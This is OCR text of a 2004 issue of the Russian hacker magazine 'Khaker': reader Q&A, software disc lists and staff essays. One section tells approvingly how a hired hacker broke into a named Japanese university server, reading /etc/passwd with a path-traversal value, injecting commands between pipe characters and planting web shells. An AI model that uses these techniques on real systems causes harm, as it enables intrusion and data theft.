Что касается DVB-адаптера, то и здесь не все так однозначно. Наиболее распространенными девайсами, разумеется, являются SkyStar1 и SkyStar2. Первая - полностью аппаратная, вторая - софтверная. Я сам юзаю CC2 и, скорее всего, был бы ею полностью доволен, если бы не одно большое «НО». Я так и не смог для нее найти рабочие дрова под *nix. Никак не поймешь, почему? Тогда вспоминай, что было поначалу с win-модемами. Так вот, ситуация с CC2 ее полностью повторяет :(. У CC1, к счастью, такой проблемы нет, однако за последнее время они сильно деградировали в плане качества. Так, последние ревизии основываются уже не на проверенном временем Philips'овском чипсете, а на какой-то лаже. А последствия? Последствия самые разные, начиная от перегревов и заканчивая разными глюками. Справедливости ради стоит отметить, что CC2 также более похожа на жар-птицу. Поэтому неудивительно, что многие настоятельно рекомендуют устанавливать на нее дополнительное охлаждение. Хотя лично у меня и без него все работает просто прекрасно.



Q: А как можно убрать отображение flash'евой рекламы с сайтов? Ну сил моих больше нет. И на yandex.ru, и на ixbt.ru ее полно. Недавно вообще пришлось ждать 5 минут, пока загружалась нужная мне страница (на диал-апе). Какой-то умник решил украсить ее меговым роликом. Может быть, вообще снести на фиг этот flash-плеер?

A: Ууу, да вариантов на самом деле уйма! И удаление flash-плеера - это, пожалуй, худший из них. Потому что всякий раз при заходе на сайт, имеющий flash-ролики, браузер тебе будет скачивать и назойливо предлагать установить этот самый несчастный плеер. Что самое неприятное, в появляющемся окошке имеется кнопка «всегда доверять Macromedia», но наличие кнопки «никогда не доверять» почему-то сочли ненужным. Меня, признаться, такое положение дел всегда убивало наповал, поэтому я предпочитаю другие варианты. К примеру, реализацию на уровне файрвола. Тот же Agnitum Outpost имеет специальный плагин для контроля над активным содержанием, с помощью которого можно резать все flash'ки на корню! Если этот способ чем-то тебя не устраивает, то попробуй воспользоваться специализированными прогами. Например, утилитой FlashSwitch (www.flashswitch.com). Это прога помещает в трей свою иконку, с помощью которой и отключается всякое проигрывание flash. В конце концов, можно резать флешки на уровне браузера. Всякие добавки к IE, типа MyIE, имеют так называемые фильтры. Просто скорми им строку «*.swf».

Q: Объясни на пальцах, в чем разница между LAN и MAN. А то аббревиатуры эти на каждом шагу встречаю, а что они обозначают, толком не знаю. Спасибо.

A: LAN (Local Area Network) - локальные сети, которые с географической точки зрения отличаются довольно-таки скромными масштабами. Располагаются они в офисных зданиях, жилых домах, кварталах. Максимум - в районе или малюсеньких городах.
MAN (Metropolitan Area Network) - сеть с большим географическим покрытием, объединяющая от нескольких районов до целых вполне приличных городов. Установка и обслуживание такой сети проходит параллельно с налаживаниями электро- и водоснабжения.
Обобщая, можно сказать, что эти два понятия определяют скорее географический масштаб сети, нежели ее техническую реализацию.





Q

А почему радиосети используют частоту именно 2.4 ГГц, а не какую-нибудь другую? Я что-то слышал по поводу сетей в диапазоне 5 ГГц. Это миф или реальность?

A

Первоначально беспроводные сети вообще работали на частотах в диапазоне 902-928 МГц. Но так как их максимальная теоретическая скорость не превышала 900 кбит/с, от них пришлось быстро отказаться. Внимание производителей радиооборудования привлек другой частотный диапазон - 2400-2483 МГц. Благодаря большей пропускной способности и меньшему уровню помех от других радиосредств, он был куда предпочтительнее. Сети на 2.4 ГГц стали быстро развиваться, даже несмотря на проблемы с лицензированием радиоканала. Для справки: в России, да и во многих других странах использование этих частот разрешено лишь частично. Впрочем, если что-то не разрешено, это еще не значит, что делать этого нельзя. Так, с учетом слабого контроля, пиратство вокруг полосы 2.4 ГГц ныне процветает. Можно даже сказать, что здесь царит полный беспредел =). Подходящее оборудование беспрепятственно продается за разумные деньги и легко устанавливается. При этом по ушам никто не дает. Что же касается диапазона в 5 ГГц, то это пока еще нетронутая ниша. По крайней мере, если сравнивать с 2.4 ГГц сетями.

Появился он только после провала диапазона в 3.5 ГГц, который просуществовал совсем недолго. Причина тому - оборудование создавало необоснованно сильные помехи в радиоэфире. Это сильно подстегнуло производителей к выпуску девайсов для работы в 5.15-5.7 ГГц.



В последнее время занялся самостоятельным изучением языка C++. Читаю вузовские лекции и учебники, а также пытаюсь выполнять для самопроверки некоторые задания. С одним из таких буквально зашел в тупик. Даже не знаю, с какой стороны к нему подойти. Значит так: от меня требуется перевести любую алгебраическую формулу из инфиксной формы записи в постфиксную. Так вот, я даже не знаю, что значит «инфиксная» и «постфиксная». Это что еще за звери такие?

A

Здравствуйте, студент. Опять задание не выполнили? Инфиксная форма записи алгебраических выражений должна быть знакома тебе со школы (если ты в нее ходил, на что я искренне надеюсь). В ее случае знак операции находится между операндами. Например, «2*2+3» или «(24+18)/3». Однако такая форма далеко не идеальна, особенно когда работаешь над транслятором такого рода алгебраических выражений. «Что тут сложного?» - спросишь ты. А ты приглядись внимательнее и обдумай свой вопрос! Ведь вся последовательность зависит от скобочной структуры, поэтому, хочешь ты этого или нет, ее приходится анализировать и учитывать. Более того, на одном уровне операции имеют различные приоритеты. И об этом тоже нельзя забывать!

Польскому математику Ю. Лукасевичу, видимо, это очень не понравилось, поэтому он, почесав репу, начал работать над созданием другой формы записи формул - постфиксной. Знак операции здесь находится уже не между операндами, а после них. То есть «2 2 * 3 +» или «24 18 + 3 /». И... о чудо! Оказалось, что постфиксная форма с лихвой устраняет все имеющиеся сложности, т.к. выражения в ее случае не имеют скобок. Что еще немаловажно - все входящие в нее операнды выполняются в порядке их записи. Никакие приоритеты учитывать не нужно - их попросту нет.

Существует довольно много алгоритмов для перевода формулы из одной формы записи в другую. Наиболее успешные из них - с применением стека или бинарных деревьев. Подробное описание и конкретные реализации на разных языках программирования ты можешь найти на http://alglib.manual.ru/expressions и www.qiksearch.com/articles/cs/infix-postfix.



В связи с переходом на линукс начал активно изучать Samba. С ней проблем вроде не возникает. Благо подходящих мануалов и how-to - хоть отбавляй. Зато уже несколько раз встречался с термином «LISa». Я так понимаю, что это из той же оперы. Правильно?

Правильно! Если объяснять в двух словах, то это некая замена стандартному сетевому окружению. Работает LISa как пользовательский сервис, при этом полагается лишь на стек протокола TPC/IP безо всякого использования samba и подобных средств. Информация о хостах обеспечивается через 7741 TCP-порт, и ее поиск осуществляется двумя разными способами. Первый способ: посылка другим хостам пакетов эхо-запроса ICMP. Второй способ: NetBIOS-широковещательные запросы. Сеть во время поиска, ясное дело, немного «забивается». Чтобы этого избежать, применяются специальные алгоритмы. Плюс к этому имеется простенький базовый механизм безопасности. Для локальных сетей с очень строгими правилами доступна также облегченная версия демона - resLISa. Проблемы с установкой могут возникнуть разве только на 64-битных машинах. Советую взглянуть на подробный мануал, зайдя по адресу http://linuxshop.ru/linuxbegin/article196.html.



Как в Delphi можно открыть сразу несколько копий одной формы?



Да проще простого:

```
var
 F1,F2,F3: TFormN;
begin
 Application.CreateForm(TFormN,F1);
 Application.CreateForm(TFormN,F2);
 Application.CreateForm(TFormN,F3);
 F1.Show; F2.Show; F3.Show;
end;
```

Форму, естественно, нужно прописать как не автоматически создаваемую. И еще (это очень важно) не забудь в обработчике TForm25.OnClose указать Action:=caFree. В противном случае неизбежна утечка памяти со всеми вытекающими отсюда последствиями.



Решил поставить себе новое ядро (ось - Fedora), чтобы посмотреть, что и как. Скачал дистрибутив с kernel.org, сконфигурировал, собрал, установил модули. Но как только набрал «# make install», в ответ получил следующее:

```
make[1]: `arch/i386/kernel/asm-offsets.s'
CHK include/linux/compile.h
Kernel: arch/i386/boot/bzImage is ready
sh /usr/src/linux-2.6.7/arch/i386/boot/install.sh 2.6.7 arch/i386/boot/bzImage System.map ""
All of your loopback devices are in use.
mkinitrd failed
make[1]: *** [install] ?????? 1
make: *** [install] Ошибка 2
```

Раньше такого никогда не было. Помоги, please!

Скорее всего, ты неправильно сконфигурировал ядро. Попробуй пересобрать следующими командами:

```
# modprobe loop
# dmesg
# make install
```

За свою недолгую практику я перепробовал множество дистрибутивов линукса. Сейчас вот решил заказать и попробовать СуСю (SuSe). Может быть, расскажешь о нем: в чем его плюсы, в чем минусы?

У меня на работе стоит SuSe на сервере. Впечатления на самом деле двойственные: с одной стороны, дистрибутив очень неплох, но с другой, есть некоторые неприятные минусы.

- Кривой и неудобный установщик - это, конечно, дело времени. В последней версии, возможно, его уже заменили. Но то, что было раньше, не лезет ни в какие рамки.
- Своеобразное понимание, что и где должно лежать. Это касается как конфигурационных файлов, так и всего остального. В результате некоторые программы собираются не вполне корректно, если вообще собираются. Причем это же относится к драйверам железа. Поэтому дистрибутив новичкам использовать не советую.
- + Стабильность. Uptime у серверов был не меньше месяца.
- + Хорошая документация.
- + Наличие специальных мощных конфигураторов, имеющих графическую оболочку.
- + Симпатичный вид иксов - глаз радуется.
- + Отсутствие проблем с русификацией (на UTF-8).

А как сейчас обстоят дела с материнками для последних Athlon 64 (степпинги CO и CG)? Справляются с поддержкой 1 Гбайт памяти? Помнится, не так давно у них с этим были серьезные проблемы...

Эти траблы как присутствовали пару месяцев назад, так по-прежнему и присутствуют. Связано это с тем, что контроллер памяти Athlon 64 в силу своей специфики не поддерживает два двусторонних модуля памяти на частоте 200 МГц (DDR400 или PC3200). Обещают лишь поддержку конфигурации 166 МГц или DDR333. Но это даже не смешно. На фига, спрашивается, покупать столь продвинутый проц и комплектовать его столь тормозной (относительно, естественно) памятью? Ситуация особенно усугубляется из-за того, что односторонние модули DDR400 на 512 Мб найти пока еще невероятно трудно, хотя они и считаются чуть ли не идеальным вариантом. Выходом из этой ситуации является покупка комплекта из пары модулей, корректную работу которых гарантирует производитель. Это с какой-то стороны даже предпочтительнее, поскольку за 1-Гбайтный модуль с тебя попросят кучу денег. Тенденции к тому, что это все безобразие когда-нибудь пофиксят, все же имеются. По крайней мере, уже есть платы, которые подобных проблем не знают. Типичный пример - брендовая Asus K8V Deluxe.

Ура, дождались! Doom3 ушел на золото. Собираюсь в срочном порядке делать апгрейд, потому как моя текущая тачка играть в столь навороченные игрушки, мягко говоря, не позволяет. Меня интересует одно: какую видюху взять? Их теперь столько развелось...

Лучше всего взять видеокарту на чипе серии NVIDIA GeForce 6800. Версии Ultra или GT обеспечивают достойный FPS даже на разрешении 1600x1200. Хотя при установке самого лучшего качества картинки советую все же сбавить обороты и остановиться на отметке 1024x768. Если денег на такую видюху не будет (а их не будет :), то приглядись к менее дорогим моделям NVIDIA - GeForce 5950 Ultra и GeForce 5900. Судя по тестам, в Doom'е они выглядят несколько лучше, чем их ближайшие оппоненты - RADEON 9800 XT/PRO. Однако и они не являются обязательным требованием. У меня вполне сносно идет игра на GeForce FX 5700 Ultra. Картинка, конечно, не фонтан, но, в принципе, вполне приличная.



Будь здоров, читатель!
Как там твой комп? Как принтер, не чихает?
О да, мы более чем уверены, что после твоих настроек система на твоем компе работает как швейцарские часы.
Это все замечательно, но как ты относишься к тому, что большинство людей по всему миру считают хакеров какими-то длинноволосыми гиками с прыщавыми от долгого сидения задницами? Все считают, что хакеры не встречаются с девушками, потому что у них пахнет изо рта какахами и прочими фекалиями.
А нам забить на такое мнение, ведь мы с тобой знаем, что все это сущий бред и вымысел! Чтобы доказать всем обратное, мы решили устроить читательский конкурс. Сфотографируй свою девчонку с **журналом «Хакер»** в самых неимоверных позах и местах и засылай нам! Лучшие фотки будут опубликованы в следующем номере, а автор самого классного снимка будет щедро вознагражден :).
Условия к засылаемым материалам: формат jpg, gif или tif. Фотки в других форматах мы отправляем в трэш. Также на фотке обязательно должен присутствовать **журнал «Хакер»** (антифрауд :)). Фотки слать сюда: **konkurs@real.xakep.ru**.


З.Ы.: читательницы также могут делать свои фотографии и присылать нам :).
Вот и все, амиго, ждем твои творения!



Волов Виталий aka hiNt (cd@real.xakep.ru)

DISCO





Выполнение произвольной команды

ВИДЕО: CGI BUGS

Случается, что хакеры работают на заказ. Такая работенка выпала одному взломщику, которого попросили хакнуть японский ресурс www.t.soka.ac.jp и стащить оттуда несколько важных документов. Прежде чем действовать, сетевой партизан приконнектился к своему шеллу, затем пропинговал сервер и убедился в том, что машина защищена файрволом. Сканировать порты было бессмысленно, поэтому взломщик решил поискать дыры в www-скриптах. Хакеру повезло, он нашел бажный сценарий в директории /cgi-bin. Скрипт назывался staffs.cgi. Если хакер указывал значение параметра file_name равным «../../../../../../../etc/passwd», то файл успешно отображался на экране :). Только вот незадача: на экране появлялась лишь первая строка passwd. Через несколько минут хакер обнаружил, что скрипт умеет запускать команды. В случае, если команда будет помещена между двумя пайпами (|), она успешно выполнится.

Спустя какое-то время взломщик убедился в том, что скрипт не понимает символа перенаправления («>»). Следовательно, сетевой партизан не может составить ftp-сценарий. Но хакер узнал, что на машине есть файл GET, который умеет заливать файлы. Если перенаправить его дескриптор вывода на STDIN perl-интерпретатора, то у взломщика появится возможность запускать команды без каких-либо ограничений.


Переварив все это в голове, взломщик составил временный файл file.cgi, в котором содержалось всего две строки. Одна из них заливает GET'ом файл cmd.cgi (полноценный web-shell), вторая останавливает прием данных из дескриптора STDIN. Трюк удался, и теперь взломщик может выполнять команды из полноценной оболочки cmd.cgi. Ее хакер сохранил прямо в www-каталоге, благо имел все права для этого.


Непростая закачка файлов

Собственно, теперь хакеру ничто не мешало слить необходимые доки и смыться с сервера. Но заказчик оборзел и попросил полноценный доступ к серверу, чтобы похозяйничать там самостоятельно. Для этого взломщику пришлось установить скрипт cgi-telnet.cgi, позволяющий рулить сервером с www. Особенность этого проекта - поддержка скачивания файлов с сервера. Достаточно кликнуть по ссылке и задать путь к файлу. Повторив все действия с заливкой файла, хакер закачал cgi-telnet, не забыв изменить путь к интерпретатору (perl находился в /usr/local/bin) и поставить права доступа 0755 на файл. Убедившись, что все работает, взломщик оповестил заказчика о выполнении договора.


Более подробные действия сетевого нарушителя ты можешь прочитать в статье «Взлом по-японски». Практическую часть смотри в интересном видео по взлому.

❶. CloneSpy 2.11 - это программа, которую необходимо установить в обязательном порядке. Если ты смотрел фильм «Клон» и думаешь, что название софтины как-то с этим связано, то я тебя огорчу - это не так. Зато КлонСпай ищет по заданному адресу дубликаты файлов. Поиск ведется по их контрольным суммам, так что названные по-разному, но идентичные по содержанию файлики обязательно будут найдены. Можно настроить поиск таким образом, чтобы искались и файлы-тезки. Также есть возможность отлавливать близкие по размеру файлы. Очень удобно в том случае, если нужно отследить более старую версию какого-либо документа. CloneSpy, в зависимости от твоих установок, может сразу удалять дублирующие файлы, каждый раз спрашивать у тебя разрешения, ну или просто составить текстовый отчет обо всех найденных одинаковых файлах, отсортировав их по размеру.



❷. Windows XP Service Pack 2 (English version). Трепещите, обладатели английской Винды, 266-метровое чудо ждет вас на ДВД-диске!


❸. Transparent Window Manager 1.9.1 - программулина, позволяющая легко модифицировать настройки окон приложений в Винде. Теперь ты сможешь изменить прозрачность любого окна (фотошоперы сразу поймут, что за чудо-программу я описываю, и побегут быстрее устанавливать) и создать приоритеты появления окон. Также можно скинуть в трей абсолютно любое запущенное приложение, поместить его поверх других окон или спрятать в самый-самый низ, запретить в определенном окне ввод с клавиатуры и автоматически сворачивать окошко в полоску, когда оно становится неактивным.



❹. DriveLED 2.0 - это системная утилита, выводящая на экран LED-индикаторы. Она позволяет видеть, какой из ~~украденных тобой со склада~~ жестких дисков в данный момент находится в активном состоянии и что за процесс происходит: чтение или запись данных. Работать можно как с локальными, так и с сетевыми дисками. Отличное средство не только для мониторинга, но и для предотвращения потери данных в случае неисправности винта.



❺. AbiWord 2.0.8 - легковесный и многофункциональный текстовый редактор. Скажем тупому блокноту: «Нет»! Забудем о тормознутом Ворде! АбиВорд без проблем откроет .doc, .rtf файлы, HTML-странички и много других форматов, включая самые раритетные. Я бы не советовал тебе эту софтину, если бы в ней не было проверки орфографии. Но она есть, и права русского языка там не ущемлены.





WIN

DAILY SOFT
Opera 7.54
Mozilla 1.7.2
Mozilla FireFox 0.9.3
The Bat! 2.12.00
Eudora 6.1
Mozilla Thunderbird 0.7.3
ICQ 2003b
ICQ Lite 4
&RQ 0.9.4.16
Miranda IM v0.3.3.1
Miranda IM sources
SIM 0.9.3
Trillian 0.74
Aol Instant Messenger 5.9.3672
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.03a
CuteFTP professional 6.0
CuteFTP Home 6.0
Far 1.7 beta 5
ReGet Deluxe 4.0 #210
ReGet Pro 3.3 #190
ReGet Junior 2.2 #190
GetRight 5.1.0
CuteZIP 2.1 Build 10.26.1
7-Zip 3.13
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.30
WinAmp 5.05

MULTIMEDIA
GX::Transcoder 2.0 .2134 beta 8a
Zlurp 1.9.3
ScreeN killerZ
Image 0.98
Small CD-Writer 1.20
LiteForce Optimizer 1.0.0.1
Macromedia FlashPaper 2
DirectX 9c
Audacity 1.2.2

DEVELOPMENT
Pmachine ExpressionEngine 1.1
Delphi 8 for .NET Architect
Wise for Windows Installer Enterprise Edition
Macromedia Contribute 3 (new)
Macromedia Director MX 2004
Macromedia Authorware 7.01
Macromedia RoboDemo 5
Borland InterBase 7.1

NET
Gaim 0.82.1
Active Ports 1.4
TightVNC 1.2.9
IEMate 6.0.5
Flash Saving Plugin 1.1
AdapterWatch 1.0
FTP Serv-U 5.1.0.2 beta
3D Mail Effects 6.0.4
Sharky SMS Sender 2.0
GoToMyPC 4.0
DEKSI Network Inventory 3.4.3

SYSTEM
Spy-Ad Exterminator v1.02.2
Transparent Window Manager v1.9.1
Scarabay 2.4
DriveLED 2.0
BlueCon XXL AdminSuite 5.0.174
EasyRecovery Pro 6.04
avast! Virus Cleaner Tool 1.0.201
Ncrypt 0.6.4

MISC
Ultra Reader 1.01 beta
CloneSpy 2.11
AbiWord 2.0.8
i.Disk v1.80
Advanced File Worker v1.4
MozBackup 1.3.2
LiteForce Optimizer 1.0.0.1
FotoAlbum 2.8.1
WinNc.Net 4.1
Folder Size 3.2

UNIX

DAILY SOFT
Mozilla 1.7.2
Mozilla Firefox 0.9.3
Netscape 7.2
Pine 4.61
gFTP 2.0.17
xChat 2.4.0
KVIrc 3.0.1
BitchX
Licq 1.3.0
Centericq 4.11.0
mICQ 0.4.11
Gaim 0.82
SIM 0.9.3
YSM 2.9.6
Wget 1.9.1
MLDonkey 2.5.22

MULTIMEDIA
Cinepaint 0.18.3
Blender 3d 2.34
Gestalter 0.7.5
Inkscape 0.39
Audacity 1.2.2
Dialog CD Writer 2.2

DEVELOPMENT
Borland InterBase 7.1
Kafenio 0.7.3
KDevelop 3.1
Glade 2.6.0
Python 2.3.4

NET
Gaim 0.79 VV3
Coccinella 0.94.11
TightVNC 1.2.9
Liferea 0.5.3b
Sylpheed-Claws 0.9.12a
Y(aho)Osucker Prototype 59
NetDude 0.4.5

SYSTEM
Network Security Toolkit (NST) 1.0.6
SNARE 0.9.6
AirSnort 0.2.4a
WepAttack
Ncrypt 0.6.11
KSSH 0.7

MISC
Adom 1.1.1

DVD



№ 09 (69) СЕНТЯБРЬ 2004



ХАКЕР
WWW.XAKEP.RU

ХАКЕР

№ 09 (69) СЕНТЯБРЬ 2004



WWW.XAKEP.RU






Выбирай: DVD или 2 CD

DVD
4 ГИГАБАЙТА СОФТА

Теперь и наш журнал с DVD!





Не стесняйся!
Вырежи здесь
все!

CD1



WIN

MULTIMEDIA
GX::Transcoder 2.0 .2134 beta 8a
Zlurp 1.9.3
ScreeN killerZ
Image 0.98
Small CD-Writer 1.20
LiteForce Optimizer 1.0.0.1
Macromedia FlashPaper 2
DirectX 9c
Audacity 1.2.2

DEVELOPMENT
Pmachine ExpressionEngine 1.1
Delphi 8 for .NET Architect
Wise for Windows Installer Enterprise Edition
Macromedia Contribute 3 (new)
Macromedia Director MX 2004

NET
Gaim 0.82.1
Active Ports 1.4
TightVNC 1.2.9
IEMate 6.0.5
Flash Saving Plugin 1.1
AdapterWatch 1.0
FTP Serv-U 5.1.0.2 beta
3D Mail Effects 6.0.4
Sharky SMS Sender 2.0
GoToMyPC 4.0
DEKSI Network Inventory 3.4.3

SYSTEM
Spy-Ad Exterminator v1.02.2
Transparent Window Manager v1.9.1
Scarabay 2.4
DriveLED 2.0
BlueCon XXL AdminSuite 5.0.174
avast! Virus Cleaner Tool 1.0.201
Ncrypt 0.6.4

MISC
Ultra Reader 1.01 beta
CloneSpy 2.11
AbiWord 2.0.8
i.Disk v1.80
Advanced File Worker v1.4
MozBackup 1.3.2
LiteForce Optimizer 1.0.0.1
FotoAlbum 2.8.1
WinNc.Net 4.1
Folder Size 3.2

UNIX


MULTIMEDIA
Cinepaint 0.18.3
Blender 3d 2.34
Gestalter 0.7.5
Inkscape 0.39
Audacity 1.2.2
Dialog CD Writer 2.2

DEVELOPMENT
Borland InterBase 7.1
Kafenio 0.7.3
KDevelop 3.1
Glade 2.6.0
Python 2.3.4

NET
Gaim 0.79 W3
Coccinella 0.94.11
TightVNC 1.2.9
Liferea 0.5.3b
Sylpheed-Claws 0.9.12a
Y(aho)Osucker Prototype 59
NetDude 0.4.5

SYSTEM
SNARE 0.9.6
AirSnort 0.2.4a
WepAttack
Ncrypt 0.6.11
KSSH 0.7

MISC
Adom 1.1.1



CD2



№ 09 (69)
СЕНТЯБРЬ 2004

MAGAZINE
Весь софт и доки из журнала

ШароWAREZ
Archivarius 3000 v 2.03
WindowSizer v 1.21
nLite v 0.98.6 beta
Downright apathy
Security Administrator v 10.0
WinUpdatesList v 1.11
Restart v 1.53
XDCC Catcher Basic v 2.0
CryptCD Pro v 4.0
Sothink SWF Decompiler MX 2005

UnixWAREZ
RealPlayer for Linux 10
weechat v 0.0.6
Centericq v 4.11.0
Endeavour Mark II v 2.4.4
IOzone v 3.221
Lighttpd v 1.2.5
Athene Desktop Edition 4.0

X-Toolz
DotFix FakeSigner v1.6
Xenu's Link Sleuth 1.2
Blackman's E-mail encoder 1.2
Tune-Up Utilites 2004
SAMInside

VISUAL HACK ++
VisualHack: Cgi bugs
Прохождение августовского конкурса

PDF ARCHIVE

][akep
][akep 2004 - 07 (67)
][akep Спец 2004 - 07 (44)
Железо 05
Mobile Computers 07 (46)

Обновления винды и антивирусной базы AVP

TRASH (Фабрика X, Демки)






Любой человек чего-нибудь боится. Даже хакер. А уж если этот хакер из редакции одноименного журнала, то страхов у него еще больше. Давай узнаем, чего же на самом деле трусят наши авторы в реальной жизни.

www.livejournal.com/community/x_crew


Forb



Все чего-то боятся. Я, например, боюсь темных переулков. Нет, у меня не было неприятных ситуаций, но меня пробирают мурашки, если я вдруг оказываюсь на темной аллейке в три часа ночи :). Еще я боюсь высоты. Например, когда мне случается протягивать витую пару на уровне второго этажа, у меня невольно подкашиваются ноги. Приходится звать кого-нибудь из коллег и просить подержать лестницу. Становится легче :). Стыдно признаться, но меня пугают глобальные катастрофы, концы света, падения метеоритов и прочие аномалии. Порой кажется, что завтра нас посетят инопланетяне и развяжут межпланетную войну. Нет, это не приступ сумасшествия - я реально верю во внеземные цивилизации.

Из животных я никого не боюсь. Зверушки любят меня, а я люблю их. Правда, бывает, что из подворотни в мою сторону мчится бешеная собака. Приходится уворачиваться и обороняться подручными предметами :).

hiNt




Я такой же нормальный человек, как и все. И у меня есть свои страхи. Например, я ужасно боюсь зубных врачей. Когда я представляю себе кресло, натянутую улыбку человека в белой маске и, что самое противное, работающую бормашину, меня начинает дико трясти. Вот ей-богу, не так страшно попасть в плен к чеченам, как засверлить одну «ма-а-аленькую» дырочку.

Знаем мы их маленькую дырочку, блин. Я помню, как в детской поликлинике улыбчивая деваха положила мне дозу мышьяка, в три раза бОльшую, чем надо, тем самым обеспечив мне бессонную ночь ;). С тех пор я подсел на мышьяк :).

Еще я иногда панически боюсь того, что мой жесткий диск выйдет из строя. Вернее, я даже не боюсь, а каркаю. Потому что это так и происходит, причем в самый неподходящий момент. За это я уже не раз получал по башне от Симбиоза. И больше не хочу - больно бьет, свилога :(.

NSD




У каждого человека есть свой страх. Все чего-то боятся. Форбик, например, боится высоты, Хинт - зубных врачей. Уверен, что даже дядя Билли из конторы «Мелкософт» чего-то боится. А я вот очень боюсь симпатичных девушек в коротких юбках. Ты только представь: идешь себе темным переулком в час ночи, думаешь о всяких там arp-спуфингах, туннелировании трафика и icmp-инкапсуляции, как вдруг замечаешь, что навстречу тебе идет пышногрудая девушка в мини-юбке. Причем юбка настолько сильно обтягивает ее стройную попку, что даже в условиях недостаточной видимости заметны контуры ее трусиков-танга, которые так не любят носить девушки из-за того, что им не удобно в них ходить. Однако они все равно одевают их, чтоб выглядеть сексуально. И вот идет она и смотрит тебе прямо в глаза, и ты видишь в ее испепеляющем взгляде только одно: она хочет тебя! Жутко, не правда ли? Кстати, если ты девушка и хочешь меня 